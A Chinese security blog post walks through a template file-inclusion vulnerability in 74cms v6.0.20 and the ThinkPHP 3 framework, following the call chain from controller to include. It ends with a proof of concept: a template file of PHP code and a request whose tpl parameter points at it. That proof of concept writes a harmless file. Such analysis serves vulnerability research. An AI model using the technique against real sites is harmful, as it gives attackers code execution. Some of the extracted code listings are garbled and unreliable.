

这个漏洞，我劝你耗子尾汁_酒仙桥六号部队 - MdEditor

“ 这个漏洞，我劝你耗子尾汁


前言

最近在某论坛上看到一篇分析 74cms 存在模板解析漏洞的文章，74cms 使用了 tp3 的框架，然后自己对 tp 框架的模板解析渲染也不是很熟，就想着学习一下这个漏洞，顺便熟悉一下 tp3 的模板解析。说干就干，先挑一个软一点的 74cms 捏一下，cms 版本：v6.0.20。

漏洞分析

对一个已知漏洞进行分析比较喜欢采用溯源的方式进行，首先已知漏洞点的位置：

置： /Application/Common/Controller/BaseController.class.php，触发方法：assign_resume_tpl。



```
169 public function assign_resume_tpl($variable,$tpl){
170     dump($variable);
171     dump($tpl);
172     foreach ($variable as $key => $value) {
173         $this->assign($key,$value);
174     }
175     return $this->fetch($tpl);
176 }
177 }
```

在第 175 行调用了 fetch 方法，而在 tp3 框架内，所有的控制器都是继承自父

类： /ThinkPHP/Library/Think/Controller.class.php，

所以我们直接跟进到父类当中，来查看这个 fetch 方法到底发生了什么。这里要注意一下，传递的变量 \$tpl 是要被解析的模板路径。

来到父类当中，可以看到这个 fetch 方法是来自于构造方法中实例化的 view 对象。

```
82 protected function fetch($templateFile='', $content='', $prefix='') {
83     return $this->view->fetch($templateFile,$content,$prefix);
84 }
85 }
```

```
35 public function __construct() {
36     Hook::listen('action_begin',$this->config);
37     //实例化视图类
38     $this->view = Think::instance('class:Think\View');
39     //控制器初始化
40     if(method_exists($this, 'method_name: _initialize'))
41         $this->_initialize();
42 }
43 }
```

view 视图类的位置

在：/ThinkPHP/Library/Think/View.class.php。所以还是继续跟进到视图类当中，这里还是要注意参数的传递，在第 84 行中可以看到，调用 fetch 函数时传递三个参数，参数 \$templateFile 是之前传递的被解析模板的路径，\$content 和 \$prefix 两个参数都为空。接着来看视图类当中的 fetch 函数，先上代码。

```
106 public function fetch($templateFile='', $content='', $prefix='') {
107     if(empty($content)) {
108         $templateFile = $this->parseTemplate($templateFile);
109         // 模板文件不存在时抛出异常
110         if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_'), $templateFile);
111     } else {
112         defined('THEME_PATH') or define('THEME_PATH', $this->getThemePath());
113     }
114     // 页面缓存
115     ob_start();
116     ob_implicit_flush(0);
117     if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
118         $content = $content;
119         // 模板阵列变量分解成为独立变量
120         extract($this->stVar, @extract_type@ EXTR_OVERWRITE);
121         // 直接载入PHP模板
122         empty($content)?include $templateFile:eval('?' . $content);
123     } else { // 调用解析引擎
124         $params = array('var' => $this->stVar, 'file' => $templateFile, 'content' => $content, 'prefix' => $prefix);
125         Hook::listen('view_parse', $params);
126     }
127     // 获取并清空缓存
128     $content = ob_get_clean();
129 }
```


首先判断 \$content 参数是否为空，根据上面的传参，\$content 变量为空，然后调用 parseTemplate 函数，传递 \$templateFile，跟进一下这个函数。

```
142 public function parseTemplate($template='') {
143     if(is_file($template)) {
144         return $template;
145     }
146     $depr = C('TMPL_FILE_DEPR');
147     $template = str_replace($search: '.', $depr, $template);
148 }
```

可以看到使用 `is_file` 函数判断传递的模板是否是个文件，如果是的话直接返回，这里不管是图片文件，TXT 文件等等，`is_file` 函数都返回 `true`，所以此处直接就返回到调用点了。接下来再看第 117 行，此处有一个判断，通过 `C` 方法获取模板引擎类型，看是否是使用原生的 PHP 模板，这个配置文件位于：`/ThinkPHP/Conf/convention.php`，tp3 的默认配置是“Think”。

```
112 'TPL_ENGINE_TYPE' => 'Think' // 默认模板引擎 以下设置仅对使用Think模板引擎有效
113 'TPL_CACHEFILE_SUFFIX' => '.php' // 默认模板缓存后缀
114 'TPL_DENY_FUNC_LIST' => 'echo,exit' // 模板引擎禁用函数
115 'TPL_DENY_PHP' => false // 默认模板引擎是否禁用PHP原生代码
116 'TPL_L_DELIM' => '{' // 模板引擎普通标签开始标记
117 'TPL_R_DELIM' => '}' // 模板引擎普通标签结束标记
118 'TPL_VAR_IDENTIFY' => 'array' // 模板变量识别，留空自动判断，参数为"obj"则表示对象
119 'TPL_STRIP_SPACE' => true // 是否去除模板文件里面的html空格与换行
```

所以经过判断之后会直接进入视图解析标签模块，也就是第 125, 126 行。其中 125 行是将参数组合成一个数组，其中 `$this->tVar` 是存储模板中的变量，`$templateFile` 存储的还是被解析模板的路径，`$content` 和 `$prefix` 依旧为空。配置 `debug` 之后，可以清楚的看到参数的传递情况。



```
Debugger Console Output
Variables
Frame
  $content = ""
  $prefix = ""
  $templateFile = "/1.php"
  $this = ThinkPHP\lib\TagsLib\TagLib.php (2)
    $tVar = array (1)
      Home = "/index.php"
    $verify_userLogin = (int) 0
    $visitor = null
    $is_begin = (int) 0
```



之后进入这个 HOOK::listen 方法，方法位置：[/ThinIPHP/Library/Think/Hook.class.php](#)。

```
01 static public function listen($tag, &$params=NULL) {
02     if(isset(self::$tags[$tag])) {
03         if(APP_DEBUG) {
04             G($tag, 'start');
05             trace(['.$tag.' --START--', '', 'INFO']);
06         }
07         foreach (self::$tags[$tag] as $name) {
08             APP_DEBUG && G($name, 'start');
09             $result = self::exec($name, $tag, $params);
10             if(APP_DEBUG){
11                 G($name, 'end');
12                 trace('Run '.$name.' [ RunTime:'.G($name, 'start', $name, 'end', 6).'.s ]', '', 'INFO');
13             }
14             if(false === $result) {
15                 // 如果返回false 则中断插件执行
16                 return ;
17             }
18         }
19         if(APP_DEBUG) { // 记录行为的执行日志
20             trace(['.$tag.' --END-- [ RunTime:'.G($tag, 'start', $tag, 'end', 6).'.s ]', '', 'INFO']);
21         }
22     }
23     return;
24 }
```

这个 HOOK 类是一个行为扩展，在 TP3 中称之为钩子，当我们传递了一个“view_parse”参数之后，实际就是触发了一个“view_parse”事件，此时 TP3 会进入到 Hook::listen 方法，查找 \$tags 变量中有没有绑定“view_parse”的方法，然后遍历 \$tags 的属性，执行 Hook::exec 方法。这里我们通过 debug 看一下整个 Hook::listen 的执行过程以及中间参数的变化。

```
static public function listme($tag, $params=NULL) { $tag = 'view_parse'; $params = ['url' => 'url.php', 'content' => '']; if(isset($self::$tag[$tag])) { if($app_debug) { @($tag, 'start'); trace(['-$tag, ' ] --start-', '-', 'para'); } foreach ($self::$tag[$tag] as $name) { $name = 'BehaviorParseTemplateBehavior'; $params = ['url' => 'url.php', 'content' => '']; $name = new $name($tag, $params); $name->run(); @($name, 'end'); trace('run -> $name, ' [ runtime: ' &($name, 'start', $name, 'end', 's' ], '-', 'END'); } } }
```

```
Stack  
00  
01  
02  
03  
04  
05  
06  
07  
08  
09  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122
```

```
Stack  
00  
01  
02  
03  
04  
05  
06  
07  
08  
09  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122
```

在上面的参数传递过程中可以看到 view_parse 事件绑定了 ParseTemplateBehavior 的行为方法。在执行 Hook::exec 方法时，\$name 传递绑定的行为方法，\$params 传递的是一个引用。之后就进入到 exec 方法之中。

```
113 static public function exec($name, $tag, &$params=NULL) {  
114     if('Behavior' == substr($name, start: -8)){  
115         // 行为扩展必须用run入口方法  
116         $tag = 'run';  
117     }  
118     $addon = new $name();  
119     return $addon->$tag($params);  
120 }  
121 }  
122 }
```

在 exec 方法之中规定所有行为扩展的入口是 run 方法，根据上一步的参数传递，在 118 行中实例化 ParseTemplateBehavior 行为对象，然后调用该对象的 run 方法，并将引用的 \$param 参数传递进去。该类的路

以

径：/ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.php。

因为所有行为扩展的入口都是 run 方法，所有我们直接看 run 方法就可以了。

```
17 class ParseTemplateBehavior {
18
19     // 行为扩展的执行入口必须是run
20     public function run($ data){
21         $engine      = strtolower(C('THINK_ENGINE'));
22         $content     = empty($ data['content'])?$ data['file']:$ data['content'];
23         $ data['prefix'] = empty($ data['prefix'])?$ data['prefix']:(C('THINK_CACHE_PREFIX'));
24
25         if('Think'==$engine){ // 采用Think模板引擎
26             if((!empty($ data['content']) && $ this->checkContentCache($ data['content'],$ data['prefix']))
27             || $ this->checkCache($ data['file'],$ data['prefix'])) { // 缓存有效
28                 // 载入缓存文件
29                 Storage::load(C('CACHE_PATH').$ data['prefix'].$ md5($ content).C('THINK_CACHEFILE_SUFFIX').$ data['var']);
30             }else{
31                 $tpl = Think::instance('class','Think\\Template');
32                 // 编译并加载模板文件
33                 $tpl->fetch($ content,$ data['var'],$ data['prefix']);
34             }
35         }else{
36             // 采用第三方模板引擎解析和输出
37         }
38     }
39 }
```

在上面的分析中我们知道模板引擎是“Think“，所以程序会进入到 25 至 29 行，又因为新解析一个模板是没有缓存对象的，所以此处直接进入第 31 行，这里传递的参数需要注意，在第 22 行中，\$ data[‘content’] 为空，所以此时 \$ content 变量的值是 \$ _data[‘file’]，即解析模板的路径。然后进入模板编译与加载的 fetch 方法。该方法路

径：/ThinkPHP/Library/Think/Template.class.php。

接下来看到 Template 类，首先看到 fetch 函数。

```
74 public function fetch($templateFile,$templateVar,$prefix='') {
75     $this->tVar = $templateVar;
76     $templateCacheFile = $this->loadTemplate($templateFile,$prefix);
77     Storage::load($templateCacheFile,$this->tVar,null,'tpl');
78 }
79
```

此处 \$templateFile 变量还是待解析模板的路径，然后在第 76 行调用 loadTemplate 方法，再继续跟进该函数。在 loadTemplate 方法中主要关注以下几个地方：在第 92 行读取模板文件的内容，赋值给变量 \$tmpContent。

```
90 public function loadTemplate ($templateFile,$prefix='') {
91     if(is_file($templateFile)) {
92         $this->templateFile = $templateFile;
93         // 读取模板文件内容
94         $tmpContent = file_get_contents($templateFile);
95     }else{
96         $tmpContent = $templateFile;
97     }
98     // 根据模板文件名定位缓存文件
99     $tplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];
100 }
```

在第 113 行通过 compiler 方法对模板内容进行编译，最后第 114 行将编译后的结果进行存储，并且返回编译后模板文件的路径。

```
112 // 编译模板内容
113 $tmpContent = $this->compiler($tmpContent);
114 Storage::put($tplCacheFile,trim($tmpContent),'tpl');
115 return $tplCacheFile;
116 }
117
```

此处还要继续跟进 compiler 方法，查看模板的编译过程。


```
124 protected function compiler($templateContent) {
125     // 预处理
126     $templateContent = $this->parse($templateContent);
127     // 还原被替换的literal标签
128     $templateContent = preg_replace_callback($this->literalRegex, array($this, 'restoreLiteral'), $templateContent);
129     // 还原被替换的php
130     $templateContent = "<?php if (!defined('DIR_PATH')) exit(1);?>".$templateContent;
131     // 还原被替换的php
132     $templateContent = str_replace($this->phpRegex, $replace, $templateContent);
133     // 还原编译过后的标签
134     Hook::listen('template_filter', $templateContent);
135     return strip_whitespace($templateContent);
136 }
```

在编译过程中第 130 行会将没有经过任何过滤的模板内容拼接进入模板代码当中，然后将模板内容直接返回。此处通过 debug 可以直观的看到返回值得内容。

返回结果之后再回到上面的 loadTemplate 方法，第 114 行将结果进行存储，生成模板文件，然后将文件的路径返回给 fetch 方法。

在 fetch 方法获取到路径之后，第 77 行调用 load 方法加载模板，漏洞产生的原因就在此处。Load 方法的路径：`/ThinkPHP/Library/Think/Storage/Driver/File.class.php`

```
77 public function load($filename, $vars=array()) { $filename = $this->rootPath.$filename;
78     if (!is_writable($filename) && !is_dir($filename)) {
79         extract($vars, EXTR_OVERWRITE);
80     }
81     var_dump($filename);
82     include $filename;
83 }
```


第 80 行代码是为了调试自己加的，在进入 load 方法之后首先判断变量是否为空，然后对变量进行 extract 的解析，此处其实会出现另外一个问题，变量覆盖，如果刚好能够覆盖 `$_filename` 变量，那么又是一个漏洞。不过此处没有这么复杂，不需要进行变量覆盖，因为变量覆盖只

处没有这么复杂，个需要进行重复覆盖，因为恶意代码以及被写入缓存的模板文件中，而第 81 行直接通过 include 对模板文件进行包含，这就造成了漏洞。接着看一下缓存的模板里面的内容：

```
1 <?php if (!defined( 'name: 'THINK_PATH' )) exit();?>{php}12313{/php}
2 <?php file_put_contents( filename: './sites.txt', data: "Runoob");?>
3 {php}12313{/php}
```

然后此处第一行会校验我们是否是从入口访问到的模板，避免我们直接访问模板，这里没有什么影响。只要 include 能成功执行到第二行，我们的恶意代码就会执行，创建一个 sites.txt 文件，内容为 Runoob。

到上面这一步这个漏洞的利用过程已经分析完毕了，可以使用一张流程图来看一下整个过程。



原生框架测试

通过上面的梳理，我们可以看到其实整个漏洞触发的过程都是在 TP3 框架内部进行的，是因为在进行模板解析之前没有控制传入的模板路径，解析过程中没有过滤模板内的文件内容，解析完成之后直接通过 include 方式将模板文件进行了包含。那么如果我们跳出 74cms，直接看

TP3 框架，理论上也是会存在这个漏洞的。所以接下来下载原生的 TP3 框架，自己写一个触发漏洞的方法。将 Home 模块的 Index 控制器修改，代码如下：

```
1 <?php
2 namespace Home\Controller;
3 use Think\Controller;
4 class IndexController extends Controller {
5     public function index($variable, $tpl)
6     {
7         dump($variable);
8         dump($tpl);
9         foreach ($variable as $key => $value) {
10             $this->assign($key, $value);
11         }
12         return $this->fetch($tpl);
13     }
14 }
```

触发控制器的请求：index.php?

m=home&c=index&a=index&variable=1&tpl=./1.txt,


其中 1.txt 是要被解析的带有恶意代码的模板文件，内容如下：

```
(php)1111{/php}
<?php file_put_contents("sites.txt","Runoob");?>
/php)2222{/php}
```

如果代码被执行就会在根目录下写入一个 sites.txt 文件，内容是 Runoob。之后在前台触发以下漏洞，看是否会生成该文件。执行后的情况：

```
127.0.0.1/tp3/index.php?m=home&c=index&a=index&variable=1&tpl=./1.txt&XDEBUG_SESSION_START=1
y
tudy18\PHPTutorial\WWW\tp3\ThinkPHP\Common\functions.php:842:string '1' (length=1)
tudy18\PHPTutorial\WWW\tp3\ThinkPHP\Common\functions.php:842:string './1.txt' (length=7)
```

成功生成 sites.txt 文件。



查看一下缓存的模板文件的内容。

```
<code>419c96335c7da7863ad871d96ecad949.php
</code>
<pre><code></code>
</pre>
```

可以看到在使用了原生的 TP3 模板之后，也是能成功触发漏洞的。而且经过调试，整个漏洞触发的过程与之前分析的一致，也就不在赘述了。那么我们也可以得到结论，这个漏洞其实是 TP3 框架本身的问题，不是特定发生在某些 cms 上的，如果有程序使用了 TP3 的框架，而且使用了基本控制器中的 fetch 方法，且模板的路径可以由用户定义就有可能触发这个漏洞，这样的话漏洞的影响范围就变得更加广泛了。

小小的总结

在这一次审计的过程当中，熟悉了 TP3 框架对模板的解析过程，受益匪浅。这个漏洞产生的根本原因还是过滤不严格造成了任意文件包含漏洞，属于框架本身的漏洞。在调试过程中还走进了一个误区，最开始使用 `phpinfo()` 作为恶意模板的内容，但是多次尝试都没有看到有结果输入，这不是因为 `phpinfo` 没有执行，而是因为模板定义存在问题，所以不会产生回显，其实 `phpinfo` 本身在被包含时就已经执行了，所以之后将 `phpinfo()` 换成了写入

巴吕时就已执行了，所以之后将 payload 换成了与八一个新的文件，这样即使不能回显也可以看到恶意代码是否执行。还有一点困难就是调试过程中函数的跳转，参数的传递次数过多，如果不仔细调试容易跟丢执行流程。不管如何，这一次的调试还是有着巨大的收获。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以
提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看](#)
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

